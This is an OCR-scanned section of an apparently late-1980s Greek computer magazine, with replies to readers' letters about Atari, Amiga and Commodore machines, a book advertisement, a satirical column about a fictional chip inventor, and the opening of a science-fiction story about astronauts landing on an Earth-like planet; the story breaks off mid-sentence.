*Πάντως, εμείς κάνουμε ό,τι μπορούμε: ειδήσεις, παρουσιάσεις, reviews παιχνιδιών, special reviews, τεστ «σοβαρών» προγραμμάτων, peeks & rokes. Όλα αυτά, βέβαια, ακόμα σε μικρό ποσοστό. Ίσως οι φίλοι της Amiga να είναι εδώ κάπως πιο «ριγμένοι» σε σχέση με τον Atari, αλλά δεν φτάνει εμείς αν δεν φτάνει τίποτα στα χέρια μας. Πραγματικά, τα listings που παίρνουμε είναι ελάχιστα.*

*Κλείνοντας, θα θέλαμε να σας διαβεβαιώσουμε ότι ακολουθούμε πιστά τις διαθέσεις της αγοράς. Μόλις έρθει η κατάλληλη ώρα, τότε... αλλά καλύτερα να μην σας τα πούμε ακόμα!*

### Μιχάλη Π. (Πειραιάς):

Δηλαδή οι συνεντεύξεις που πήραμε ήταν έξω από τα πράγματα; Εξάλλου, σε παλαιότερο τεύχος, πριν ένα χρόνο περίπου, είχαμε καλύψει αυτό το ρεπορτάζ και δεν θα ήταν σωστό να το ξανακαλύψουμε. Πάντως πιστεύουμε ότι, έπειτα απ' όλα όσα έγιναν και γράφτηκαν, τα πράγματα έχουν πάρει κάποιο δρόμο. Αναμένουμε...

### Θ. Κατσιγιάννη (Πάτρα):

Απ' όσο γνωρίζουμε, εκτός από τον MSX, όλοι οι προηγούμενοι μπορούν να γίνουν συμβατοί με IBM, είτε μέσω software είτε μέσω hardware emulation. Για να γίνω πιο συγκεκριμένος, ο ATARI έχει το πρόγραμμα PC-ditto, ενώ η Amiga και ο Archimedes έχουν software και hardware emulators (κάρτες με επεξεργαστές της Intel). Είμαστε εντάξει;

### Χρ. Λαζαριδής (Καλαμάκι):

Αφού καταβάλαμε μεγάλες προσπάθειες να κατεβάσουμε τις ...μύτες μας, οι οποίες με τα κομπλιμέντα σου πήλωσαν αρκετά, σου απαντάμε: Για καλή σου τύχη, μάλλον είσαι απληροφόρητος. Απ' όσο ξέρουμε, ο Atari είναι πολύ καλά «εξοπλισμένος» στον τομέα της βιβλιογραφίας. Αρκεί να σου αναφέρω τη σειρά εκδόσεων Abacus, η οποία έχει 12 βιβλία και περιγράφει τα πάντα γύρω από τον ST: από την εσωτερική αρχιτεκτονική και το GEM, μέχρι... το υλικό των κουμπιών. Μερικοί τίτλοι: ST Internals, ST Tricks & Tips, ST Peeks & Pokes, ST Machine language programming, ST BASIC GEM Programmer's Reference κλπ. κλπ.

### Α. Νταύρη (Χαλκίδα):

Ε, καινούργιο μηχανήμα είναι αυτό. Υπομονή... Δεν φταίμε εμείς αν δεν έχουμε ακόμα οργανωθεί. Ούτε Tips έχουμε στα χέρια μας, ούτε επεμβάσεις ...ακόμα. Όσο για τα Top Games, έχουμε μερικές πολύ καλές

ιδέες. Περιμένω γρήγορα Tips και Graphics!

### Χ. Παπαδέα (Ζωγράφου):

Όλα, εκτός από την Amiga, συμπεριλαμβάνουν τα γνωστά 2 μέρη: Πληκτρολόγιο και οθόνη. Η Amiga έχει κι αυτή 2 μέρη στο standard πακέτο: πληκτρολόγιο και ποντίκι.

### Α. Αγιάνογλου:

Απ' όσο ξέρουμε, δεν υπάρχει κανένας περιορισμός. Κι όχι μόνον αυτό. Μέσω γλώσσας μηχανής και με τη βοήθεια των interrupts υπάρχει η δυνατότητα να ακούγονται παραπάνω από 3 ή 4 κανάλια ταυτόχρονα. Όσο για τη γενική άποψη που ρωτάς, είναι φανερό ότι η Amiga υπερτερεί λόγω καλύτερου chip.

### Γ. Κοσκινά:

Ο τίτλος «αντοχή στο χρόνο» είναι μια γνώμη δική μας πάνω στην εθιστικότητα του παιχνιδιού (εθιστικότητα... τι ουσιαστικό κι αυτό). Με άλλα λόγια κρίνουμε το παιχνίδι όχι με βάση τον ήχο ή τα γραφικά του, αλλά με βάση το πόσο θα μας «τραβήξει» να ασχοληθούμε μαζί του, μέχρι να το βαρεθούμε. Πρέπει να πούμε ότι εδώ συνήθως βασιλεύουν τα καθαρά arcade, όπως π.χ. το ARKANOID ή το PAC-MAN, τα οποία, όσο απλοϊκά κι αν φαίνονται, είναι ικανά να «κολλήσουν» τον user για ώρες πάνω στο monitor. Ο δεικτής λοιπόν είναι μια βαθμολογία.

Το 90% μπορείς να το μεταφράσεις σαν 9 με άριστα το 10. Όσο για το παιχνίδι με σκορ 100%, νομίζαμε ότι δεν υπήρχε, μέχρι που πρόσφατα ανακαλύφθηκε ο σκελετός ενός gamer ο οποίος κρατούσε τον σκελετό ενός joystick. Στην οθόνη κυκλοφορούσε ο σκελετός ενός PAC-MAN!

### Κ. Σαμπασαράνη:

Επειδή δεν μας φτάνει η σελίδα για να ανταποδώσουμε, κάνε σε παρακαλώ τα εξής: Πήγαινε στο computer σου και πληκτρολόγησε: FOR



T=1 TO 1000: PRINT "EYXARI-STOYME": NEXT. Πιστεύω να φτά-νουν!

### Σ. Μητρόπουλο (Δωδεκάνησα):

Για να δώσουμε ένα τέλος στην ...αγωνία σου: Assembler είναι ένα πρόγραμμα, με τη βοήθεια του ο-ποιου μπορείς να γράψεις ρουτίνες σε γλώσσα μηχανής και εκείνο ανα-λαμβάνει να τις μεταφράσει σε bytes.

O Disassembler είναι ακριβώς το αντίθετο πρόγραμμα: διαβάζει bytes και τα μεταφράζει σε γλώσσα as-sembly. Βεβαίως και μπορείς να γί-νεις συνδρομητής. Αρκεί να συμπλη-ρώσεις το γνωστό κουπόνι. Για τα προγράμματα που λες δεν μπορώ να σου απαντήσω. Τι να πω άλλωστε; Δεν είναι από καμιά εταιρία παραγω-γής software αυτές οι κασέτες. Τα βιβλία που κυκλοφορούν στην αγορά για τον C-128 είναι δυστυχώς ελάχι-στα και δύσκολα θα τα βρεις στην αγορά. Καλύτερα άρχισε με κάποιο καλό βιβλίο για γλώσσα μηχανής του 6502, ο οποίος είναι σχεδόν ίδιος με τον 6510. Αυτά STOP.

### Δ. Κωνσταντίνου (Λαμία):

Δυστυχώς για σένα δεν στέλνουμε special reviews κατά παραγγελία στους αναγνώστες μας. Μήπως θα ήθελες να σου ταχυδρομήσουμε κά-ποιο τεύχος;

### Σ. Πολυχρονάκης (Ρέθυμνο):

Η λύση σου λέγεται video digiti-zer. Πρόκειται για περιφερειακό, το οποίο αναλαμβάνει αυτό ακριβώς: την ψηφιοποίηση της εικόνας και την επεξεργασία της από κατάλληλο πρόγραμμα. Από εδώ και μπρος, λοι-πόν, αναλαμβάνεις την αποστολή εύ-ρεσης κάποιο digitizer ο οποίος συνδέεται σε συμβατούς. Όσο για το ποσό... θα σε γελάσω. Όχι πά-ντως κάτω από 20.000.

### Χ. Ξηρόκωστα:

Αν δεν μας πεις από πού και πώς τον αγόρασες δεν μπορούμε να σου πούμε πολλά πράγματα, μια και εκεί

πρέπει πρώτα να απευθυνθείς. Πά-ντως, η πιο πιθανή μετατροπή είναι στο σύστημα τροφοδοσίας του com-puter, το οποίο βρίσκεται μέσα στο monitor (γι αυτό μάλλον τσιρίζει). Όσο για τις επιπλοκές, τι να σου πω... Εάν η μετατροπή έχει γίνει υ-πεύθυνα, όλα θα πρέπει να είναι φυ-σιολογικά από εδώ και εμπρός. Αλ-λιώς...

### Π. Ηλιόπουλο:

Υπομονή φίλε μας, υπομονή. Δεν νομίζεις ότι είναι κάπως νωρίς; Πό-σοι users υπάρχουν στην Ελλάδα μπροστά στον C-64, τον Spectrum ή τον Amstrad... Όσον αφορά τις ε-πεμβάσεις και τα Hints & Tips, τι να κάνουμε αν δεν μας φέρνουν;

### Σ. Νικολαΐδη (Θεσσαλονίκη):

Μαύρη απελπισία το γράμμα σου, φίλε μας. Γιατί; Αν το θέλεις τόσο πολύ, να σου στείλουμε δυο κασέ-τες, όχι μία. Αλλά πρώτα απ' όλα πρέπει να έχεις καταλάβει ότι δεν μπορούμε να στέλνουμε πίσω κάθε κασέτα (εξάλλου, δεν αναφέρεται πουθενά αυτό στους όρους του PIXELWARE). Τέλος πάντων.

### Σ. Παπανικολάου:

Το 1081 είναι στερεοφωνικό και, όπως καταλαβαίνεις, καλύτερο. Αλλά, βέβαια, και μερικές δεκάδες χιλιάδες ακριβότερο. Για το θέμα του emula-tion, είναι σωστά όλα αυτά, αλλά α-κόμα δεν τα έχουμε δει από κοντά. Μόλις τα δούμε ...γρήγορα review!

Για τη σύνδεση του IBM XL2, ε-ξαρτάται η όλη υπόθεση από το interface. Όσο για τη συμβατότητα του serial port, η απάντηση είναι όχι.

### Α. Παπανώλο (Ιωάννινα):

Πολύ θα θέλαμε να σε βοηθήσου-με, αλλά δεν το έχουμε ακόμη δει. Μόλις το δούμε, τότε ...βλέπε προη-γούμενη απάντηση!

### Κ. Γιαμόλα (Διδυμότειχο):

Δυστυχώς δεν έχω να σου προτεί-νω μερικά καλά παιχνίδια όπως λες,

για τον απλούστατο λόγο ότι τα με-ρικά καλά παιχνίδια είναι τελείως ...έγχρωμα. Εάν όμως θες κάποιους τίτλους, τότε: Flight Simulator II, Mission Elevator, Phoenix, Star-glider... αυτά. Για τα τεστ που ζητάς βλέπε τεύχος, 14. Όσο για την «υγεία» του υπολογιστή σου, θα δια-τηρηθεί σιδερένια, αρκεί να μην α-κομπμάς το port του joystick!

### Μ. Κωστάκη (Αίγιο):

Πρόγραμμα που να εξελληνίζει τον +2 απ' όσο ξέρουμε δεν υπάρχει. Όσο για την τιμή, δεν νομίζουμε ό-τι λένε ψέματα.

### Ευαγγέλου ...Bill (Καστοριά):

Προγράμματα δυστυχώς υπάρχουν προς το παρόν λίγα. Καλά μεν, αλλά λίγα. Για το monitor 1081 θα πρέπει να υπολογίζεις τουλάχιστον 70.000.

### Κ. Λάζαρη:

Η αντιπροσωπία είναι η OCEAN HELLAS, της οποίας τα στοιχεία γνωρίζεις η συνάδελφη στήλη «Οδη-γός Αγοράς». Όσο για τις τιμές ...θα σε γελάσω.

### Βασίλη Γ.:

Το TOP 20 είναι μια «περίληψη» από όλα τα TOPS, με βάση την α-νοδική πορεία των παιχνιδιών και την αντοχή τους στις προτιμήσεις σας. Όσο για τη στήλη που λες, έχουμε έτοιμα κάποια κείμενα, αλλά είναι έ-να θέμα που νομίζουμε ότι είναι δύ-σκολο να καλυφθεί από μια και μόνο στήλη. Τι να κάνουμε ...είμαστε δύ-σκολοι, βλέπεις.

### Γ. Περλορέντζο:

Με το MUSIC SYSTEM έχεις αυ-τή τη δυνατότητα, «περνώντας» ψη-φιακά στον υπολογιστή, με τη βοή-θεια της τεχνικής sampling, τον ήχο των drums. Αλλά κι αυτό είναι περι-φερειακό, δεν είναι software.

### Χ. Βλαχάκη:

Το κακό είναι ότι ούτε κι εμείς ε-δώ έχουμε αυτή τη στιγμή τον υπο-

λογιστή σου, οπότε, όπως καταλαβαί-νεις, τα πράγματα δεν είναι και τόσο ρόδινα. Αλλά πέρα από αυτό, και μια και το 'φερε η κουβέντα, θα 'θελα να πω κι εγώ τον πόνο μου: Γιατί πα-τόσα προγράμματα για Φ.Π.Α.; Χάθη-κε ένα διασκεδαστικό «PIXELάδικο» παιχνίδι; Ή μήπως το νέο χόμπυ των users είναι οι φορολογικές δη-λώσεις; Πολύ σοβαρέψαμε μου φαί-νεται!

### Κ. Κανάρη:

Φανατικός μας χρήστης, δεν το πιστεύω. Φανατικός μας αναγνώστης, ίσως.

### Γ. Γιαννόπουλο:

Ποιά είναι τα παλαιότερα games, ποιά είναι το πρόβλημα, για ποιά παιχνίδι μιλάς ...ουφ! Πίνιγκα στις α-πορίες!

### Μ. Ζουμπουλάκη:

BASIC είναι η γλώσσα που «κατα-λαβαίνει» ο υπολογιστής σου. CP/M είναι κι αυτό κάτι σαν γλώσσα, με τη διαφορά ότι κάνει πολύ συγκεκριμέ-νες δουλειές: δίνει εντολές στο δι-σκα, στο πληκτρολόγιο και στον ε-κτυπωτή. Δεν νομίζω να σε διαφύτι-σα, αλλά κάθε αρχή και δύσκολη!

### Β. Βάγια:

Ανθρώπινα τα λάθη, φίλε μας. Μην φοβάσαι όμως. Πρώτη φορά ...ξανα-συμβαίνει!

### Π. Αλεξανδράκη (Σπάρτη):

Νομίζω ότι έγραψες σε λάθος διεύθυνση! Αφού το κατάστημα που ζητάς είναι τόσο συγκεκριμένο, γιατί δεν τηλεφωνείς εκεί;

### Λευτέρη Ι.:

Διάβασε την απάντηση του Π. Η-λιόπουλου και θα καταλάβεις!

### Θ. Καστρινή:


Μα σοβαρά, θέλεις να σου πούμε ποιά είναι το καλύτερο αντιγραφικό για τον υπολογιστή σου; Δεν είμαστε καλά!



ΣΠΥΡΟΥ ΚΑΛΟΜΗΤΣΙΝΗ - ΘΑΝΟΥ ΠΑΠΑΔΗΜΗΤΡΙΟΥ

# Κομπιούτερς, απλά μαθήματα για όλους

απλή και γρήγορη  
μέθοδος,  
χωρίς δάσκαλο!



ΕΚΔΟΤΙΚΟΣ ΟΡΓΑΝΙΣΜΟΣ  
**COMPRESS**

Πληροφορίες / Παραγγελίες: 9238672-5

**ΚΥΚΛΟΦΟΡΕΙ**



# ΕΥΘΥΜΟΓΡΑΦΟΚΗΜΑ

(πωλήσεις 0, σφαλιάρες 185), το ταλέντο του αναγνωρίζεται και η Motorola του αναθέτει τη δημιουργία ενός νέου 32-bit επεξεργαστή.

**1978.** Ο πρώτος 32-bit super επεξεργαστής, είναι έτοιμος για την πρώτη δοκιμή. Ευτυχώς η πυροσβεστική έφτασε γρήγορα κι έτσι η φωτιά δεν πήρε μεγάλες διαστάσεις. Απλώς κάηκε ο επεξεργαστής και μαζί του κάηκε και το εργοστάσιο. (Στη δεύτερη δοκιμή όμως τα αποτελέσματα ήταν τραγικά, αφού μαζί με τον επεξεργαστή και το εργοστάσιο, κάηκε και η πυροσβεστική).

**1979.** Στη Motorola τα έχουν βάψει μαύρα. Μετά ένα χρόνο ερευνών και 67999 δοκιμές ο 32-bit επεξεργαστής εξακολουθεί να καίγεται. Μόνο ο von Brust επιμένει. Δουλεύει ασταμάτητα και, επιτέλους, τη νύκτα της 7ης Μαΐου ανακαλύπτει την αιτία: Φανατικοί Z80άρηδες hackerαδες έχουν τρέξει στο λειτουργικό ένα πρόγραμμα με το γνωστό παιχνίδι 31, οπότε 31 το παιχνίδι, 32-bit ο επεξεργαστής, να το κάψιμο. Η υπομονή και επιμονή ενίκησαν. Το super chip 68000 (όσες και οι δοκιμές που χρειάστηκαν για την κατασκευή του), η νέα εποχή στην Πληροφορική είναι πραγματικότητα!

Η περίπτωση του von Brust αποδεικνύει το τι μπορεί να πετύχει η ανθρώπινη θέληση στον τομέα της Πληροφορικής. Κι αν οι δυνατότητες στον τομέα hardware λόγω έλλειψης κεφαλαίων, είναι περιορισμένες, στον τομέα software μπορούν να γίνουν θαύματα!! Προσφέρονται **τεράστιες** ευκαιρίες για κέρδη.

Όπως όλοι γνωρίζουμε, ο 7χρονος Άγγλος Ουίλιαμ Σκωτ κέρδισε εκατομμύρια γράφοντας στον Spectrum του ένα πρόγραμμα γραφικών που εκμεταλλεύεται όλες τις γραφιστικές ικανότητες του υπολογιστή. (Το πρόγραμμα αγοράστηκε από το Γεωργικό ταμείο της ΕΟΚ γιατί διαπιστώθηκε ότι, εάν προβληθούν graphics του 48αρη σε χωράφι, τα κοράκια και οι αρουραίοι παίρνουν δρόμο).

Αν πάλι ενδιαφέρεσαι για δόξα, ο προγραμματισμός στην εξασφαλίζει 100%. Πρόσφατα κυκλοφόρησε ένα ιατρικό πακέτο για QL που θεραπεύει τα πάντα! Ο προγραμματιστής του μάλιστα προτάθηκε για Νόμπελ ιατρικής. (Και πώς να μην προταθεί, αφού το πρόγραμμα κάνει θαύματα. Χαρακτηριστική είναι η περίπτωση των αδελφών Mark & Spencer: Ο Mark πονούσε στην καρδιά και ο Spencer στα πόδια. Μετά τη θεραπεία με τον QL τα πράγματα βελτιώθηκαν σημαντικά: Ο Mark πονούσε στα πόδια και ο Spencer στην καρδιά).

Και χρήμα και δόξα λοιπόν. Ένα καλό πρόγραμμα στα εξασφαλίζει και τα δύο. Χώρια που μπορεί να εμπνεύσει κι άλλους κλάδους της τεχνολογίας: Σύμφωνα με αποκλειστικές πληροφορίες της στήλης, μετά την τεράστια επιτυχία του γνωστού arcade Runout, η εταιρία Ferrari αποφάσισε το καινούργιο super μοντέλο της, η ferrari testarossa να λειτουργεί με εικοσάρικο.

(Πάντως παρά τις ευκαιρίες που προσφέρει ο τομέας του software, ειδικά εμείς οι Έλληνες θα πρέπει να ριζούμε όλες τις δυνάμεις μας στον τομέα του hardware, γιατί θα χρειαστούμε πολύ σύντομα ένα **πολύ γρήγορο** υπολογιστή. Σε λίγους μήνες αρχίζει η εθνική μας τους αγώνες για το πανευρωπαϊκό κύπελλο ποδοσφαίρου, και κάποιος θα πρέπει να μετράει τα γκολ που θα τρώει!).

**Δ. ΓΑΖΗΛΑΣ**

## Ο ΕΠΙΜΕΝΩΝ ...ΚΟΜΠΟΥΤΕΡΙΚΑ

**1987.** Λονδίνο-Σόθμπυς. Ο πίνακας του Βαν-Γκογκ «Ηλιοτρόπια» πουλιέται στη φανταστική τιμή των 568 εκατομμυρίων!!

**1889.** Παρίσι-Μονμάρτη. Ο Βαν-Γκογκ πεθαίνει πάμφτωχος και πεινασμένος. (Τέτοια είναι η φτώχεια του που, τους τελευταίους μήνες, μη έχοντας φράγκο για φαγητό, ζωγραφίζει πίνακες με κρέας και πατάτες και τους τρώει).

**1976.** Silicon Valley. Ο ηλεκτρονικός Anton von Brust, πατέρας των super-micros, ξεγελάει την πείνα του τρώγοντας chips 8086. Αν και πέρασαν εκατό χρόνια τίποτα δεν έχει αλλάξει! Και, σίγουρα, θα περάσουν άλλα εκατό, για να αναγνωριστεί η τεράστια συμβολή του στην ανάπτυξη της Πληροφορικής. Αλλά ο von Brust δεν απογοητεύεται. Με παλιά πυκνοτάκια και καλώδιο δημιουργεί το SD-1A, το φανταστικό συνθεσάιζερ με τα 18 κανάλια, τα 75 όργανα και τον τέλειο ήχο. Δυστυχώς όμως ο ήχος παραήταν τέλειος και όταν δοκίμασε το φλάουτο το εργαστήριό του γέμισε ποντίκια AMX, που το σκάσαν από το διπλανό computer-shop.

Παρά τον άδικο και άγριο ξυλοδαρμό του από τον ιδιοκτήτη, συνεχίζει απτόητος και λίγους μήνες αργότερα παρουσιάζει μια συσκευή για παρακολούθηση τηλεφωνημάτων μεταξύ κωφαλάων. Αν και η εμπορική επιτυχία είναι περιορισμένη



# ΕΑΑ

## ΦΑΥΛΟΣ ΚΥΚΛΟΣ

του Α. Τσιριμώκου

**Α**ν δεν υπήρχε η μνήμη του ταξιδιού να μας υπενθυμίζει ότι ήμαστε κάμποσα έτη φωτός μακριά από τη φιλόξενη Γη μας, θα παίρναμε όρκο ότι ταξιδεύαμε μέσα στο ηλιακό μας σύστημα. Οι εννιά πλανήτες του ξένου ήλιου φαινόταν ξεκάθαρα στο μόνιτορ του σκάφους μας, ενώ οι πληροφορίες που μας έδιναν τα υπόλοιπα όργανα για το μέγεθος και τη σύστασή τους μας έκαναν να υποψιαστούμε στην αρχή ότι είχε γίνει κάποιο μπλέξιμο και ο κεντρικός υπολογιστής του σκάφους διάβαζε παλιά αρχεία, αντί να έχει συνδεθεί με τους αισθητήρες. Ακόμα και οι δακτύλιοι του έκτου πλανήτη ήταν σχεδόν ίδιοι με τους δακτύλιους του Κρόνου.

«Κάποιο είδος κοσμικής φάραςας είναι τούτο 'δω», μουρμούρισε ο Γκ'ουέν, ο προγραμματιστής/αναλυτής του σκάφους, χωμένος στην κονσόλα του. Τα δάχτυλά του χόρευαν πάνω στο πληκτρολόγιο, αλλά κάθε στοιχείο που ζητούσε, ερχόταν στην οθόνη να επιβεβαιώσει αυτό που όλοι μας βλέπαμε με τα μάτια μας: Είχαμε φτάσει σ' ένα σύστημα τελείως ομόλογο του δικού μας...

Φυσικά κανείς μας δεν παραξενεύτηκε όταν ανακαλύψαμε ότι ο τρίτος πλανήτη ήταν σχεδόν πιστό αντίγραφο της γριάς Γης. Η μόνη διαφορά που μπορέσαμε να επισημάνουμε από την απόσταση που μας χώριζε ήταν η πλήρης απουσία τεχνητών δορυφόρων γύρω του και η κάπως μεγαλύτερη από τη γνώσή μας απόσταση Γης-Σελήνης ακτίνα της τροχιάς του φυσικού του δορυφόρου.

Η Λάιον, η βιοχημικός του σκάφους, γύρισε προς τον κυβερνήτη και τον κοίταξε ερωτηματικά. Αυτός της χαμογέλασε και είπε: «Αμφιβάλλεις ότι κι εγώ θέλω να κατέβουμε εκεί κάτω; Μόνο που θέλω να κάνουμε ακόμα μερικές προκαταρκτικές εξετάσεις». Τα λόγια του ήταν μία απάντηση προς όλους μας, δεδομένου ότι όλοι μας, ενδόμυχα, είχαμε την ίδια σκέψη: Να περπατήσουμε στην επιφάνεια αυτού του παράξενου σωσία της Γης και να δούμε μέχρι πού έφταναν οι ομοιότητες.

Κάθε παραπέρα εξέταση που κάναμε μας άναβε όλο και περισσότερο την επιθυμία, δίνοντάς μας μια όλο και περισσότερο πιστή εικόνα της πατρίδας. Έτσι, όταν τελικά δόθηκε η εντολή για προσεδάφιση (ο πλοηγός, μάλιστα, τη χαρακτήρισε προσγειώση), μόνο που δεν αρχίσαμε να χοροπηδάμε για να πανηγυρίσουμε. Η αργή - όπως μας φάνηκε - κάθοδος μας από την 100% γήινης σύστασης ατμόσφαιρα, μας έδωσε την ευκαιρία να δούμε από κοντά την επιφάνεια. Όλα ήταν ίδια. Κάθε τόσο κάποιος από μας αναφωνούσε «Να η Μαδαγασκάρη!» ή «Ο Νείλος, παιδιά, τον βλέπετε;», ενώ όταν αναγνώριζε τη γενέτειρά του, μόνο που δεν έβαζε τα κλάματα από νοσταλγία, ξεχνώντας πια τελείως ότι δεν ήταν η Γη, αλλά κάποιος άγνωστος πλανήτης, που κάποια κωμικοτραγική σύμπτωση τον έκανε πιστό αντίγραφο της.

Το πιο εξωφρενικό ήταν ότι βρήκαμε και ίχνη «ανθρώπων», σε πόλεις και οικισμούς που αντιστοιχούσαν με κατοικημένες περιοχές της πατρίδας. Το μόνο που δεν ταίριαζε ήταν η εποχή: αν μας πιεζε κάποιος να δώσουμε κάποιο χρονικό στίγμα, θα του λέγαμε απερίφραστα «δέκατος ένατος αιώνας - το πολύ αρχές εικοστού -» κάπου εφτά με οχτώ αιώνες παλιότερα από σήμερα.

Κατεβήκαμε σε κάποια ερημική περιοχή, κάπου στις πεδιάδες της «Γαλλίας», ώστε να μπορέσουμε με την ησυχία μας να οργανώσουμε το ορμητήριο των αποστολών μας. Δεν θέλαμε φυσικά να μας καταλάβουν οι ντόπιοι, αφού δεν ξέραμε ακόμα τίποτα γι' αυτούς. Η γνώμη που ακούστηκε από μερικούς, ότι οι κάτοικοι θα ήταν ίδιοι με τους συμπατριώτες

μας και άρα δεν θα διατρέχαμε κανένα κίνδυνο, παρ' ότι αποτελούσε κρυφή πεποίθηση πολλών από μας, απορρίφθηκε αφού, ακόμα κι αν ήταν έτσι, η ιστορία του πλανήτη μας δεν ενέπνεε και πολλή εμπιστοσύνη για τη φιλοξενία και την έλλειψη ξενοφοβίας των προγόνων μας. Στήσαμε ένα πρόχειρο καταυλισμό και, πριν προχωρήσουμε σε οποιαδήποτε άλλη ενέργεια, κάναμε ένα ανοιχτό συμβούλιο πληρώματος, με θέμα το μυστήριο που ζούσαμε.

Εκεί πρωτοακούστηκε η θεωρία του Μ' νούνγκα, του μαθηματικού μας, ότι κάποιο άγνωστο μυστήριο της γεωμετρίας του χωροχρόνου σε κάποιο σημείο της διαδρομής μας μας έκανε να πάρουμε πορεία ξανά προς το ηλιακό μας σύστημα, γυρνώντας μας επιπλέον και μερικούς αιώνες πίσω στο παρελθόν. Θυμάμαι μάλιστα χαρακτηριστικά την πρότασή του ότι πέσαμε σε κάποια τετραδιάστατη «λωρίδα Μοebius». Ακούστηκαν και άλλες θεωρίες, όμως η πιο πειστική και συνεπής με τα γεγονότα ήταν αυτή του Μ' νούνγκα, όσο εξωφρενική κι αν μας φάνηκε. Μόνο ένας τρόπος υπήρχε για την επαλήθευσή ή τη διάψευσή της, κι αυτός ήταν να ρωτήσουμε κάποιον κάτοικο, κατά προτίμηση επιστήμονα. Για να γίνει όμως αυτό, ή θα έπρεπε να αποκαλυφθούμε, πράγμα που δεν το θέλαμε, ή θα έπρεπε να αναλάβει κάποιος από μας να ανακατευτεί με τους ντόπιους έτσι που να μην ξεχωρίζει απ' αυτούς και να προσεγγίσει αυτόν που ζητούσαμε. Μετά από ψηφοφορία, αποφασίσαμε τη δεύτερη λύση. Αυτός ο κάποιος που θα αναλάμβανε την αποστολή αυτή, φυσικά, θα έπρεπε να ξέρει τη γλώσσα, τις συνήθειες και την ενδυμασία των κατοίκων της περιοχής... Πώς θα μπορούσε όμως να είναι κανείς από μας γνώστης αυτών των πραγμάτων, αφού κανένας δεν μπορούσε να μας εγγυηθεί πως είμαστε στη Γη και όχι σε κάποιον άγνωστο πλανήτη; Έπρεπε να πάρουμε κάποιο ρίσκο και να δεχτούμε εκ των προτέρων ότι βρισκόμασταν στη Γαλλία του δέκατου ένατου αιώνα, οπότε μέσες-άκρες θα μπορούσαμε να ξεπεράσουμε αυτή τη δυσκολία - άλλωστε η Ζοέλ είχε γεννηθεί στη Γαλλία και είχε χόμψη της την ιστορία των τελευταίων αιώνων πριν τα διαστημικά ταξίδια.

Και, πάνω που ήμασταν έτοιμοι να πάρουμε την απόφαση να στείλουμε τη Ζοέλ σαν παρατηρητή στην κοντινότερη πόλη, ο Μ' νούνγκα πήρε το λόγο ξανά και μας έθεσε το αδυσώπητο ερώτημα: Αν όντως αυτή ήταν η Γη του παρελθόντος μας, αν όντως κάποιος παράξενος παίχτιδι των φυσικών νόμων μας είχε ρίξει πίσω, στο δικό μας παρελθόν, κάθε δική μας παρέμβαση σ' αυτή την εποχή δεν θα ήταν πιθανός πρόξενος γεγονότων προς άλλη κατεύθυνση, από αυτήν που είχε οδηγήσει μέχρι το δικό μας παρόν; Δεν διακινδυνεύαμε να αλλάξουμε, όχι το μέλλον μας, αλλά το ίδιο μας το παρελθόν και, ίσως, κι αυτό ακόμα το γεγονός της ύπαρξής μας;


Αυτό το τελευταίο επιχείρημα ήταν και το αποφασιστικό. Πριν περάσουν καλά-καλά τρεις ώρες από την προσεδάφισή μας, απογειωθήκαμε σχεδόν πανικόβλητοι και φύγαμε όσο πιο γρήγορα μπορούσαμε από το μυστηριώδες αυτό σύστημα, παίρνοντας το δρόμο της επιστροφής. Μόνο που... Να, σκέφτομαι, αυτές τις ατέλειωτες ώρες του μεσοαστρικού μας ταξιδιού... Αν ο Μ' νούνγκα είχε δίκιο, δεν θα ξαναπεράσουμε από την ίδια χωροχρονική ανωμαλία; Και, αν ναι, πού θα καταλήξουμε αυτή τη φορά; Στη Γη που ξέρουμε ή σε κάποια άλλη στιγμή της, στο παρελθόν ή στο μέλλον; Γιατί, σ' αυτή την 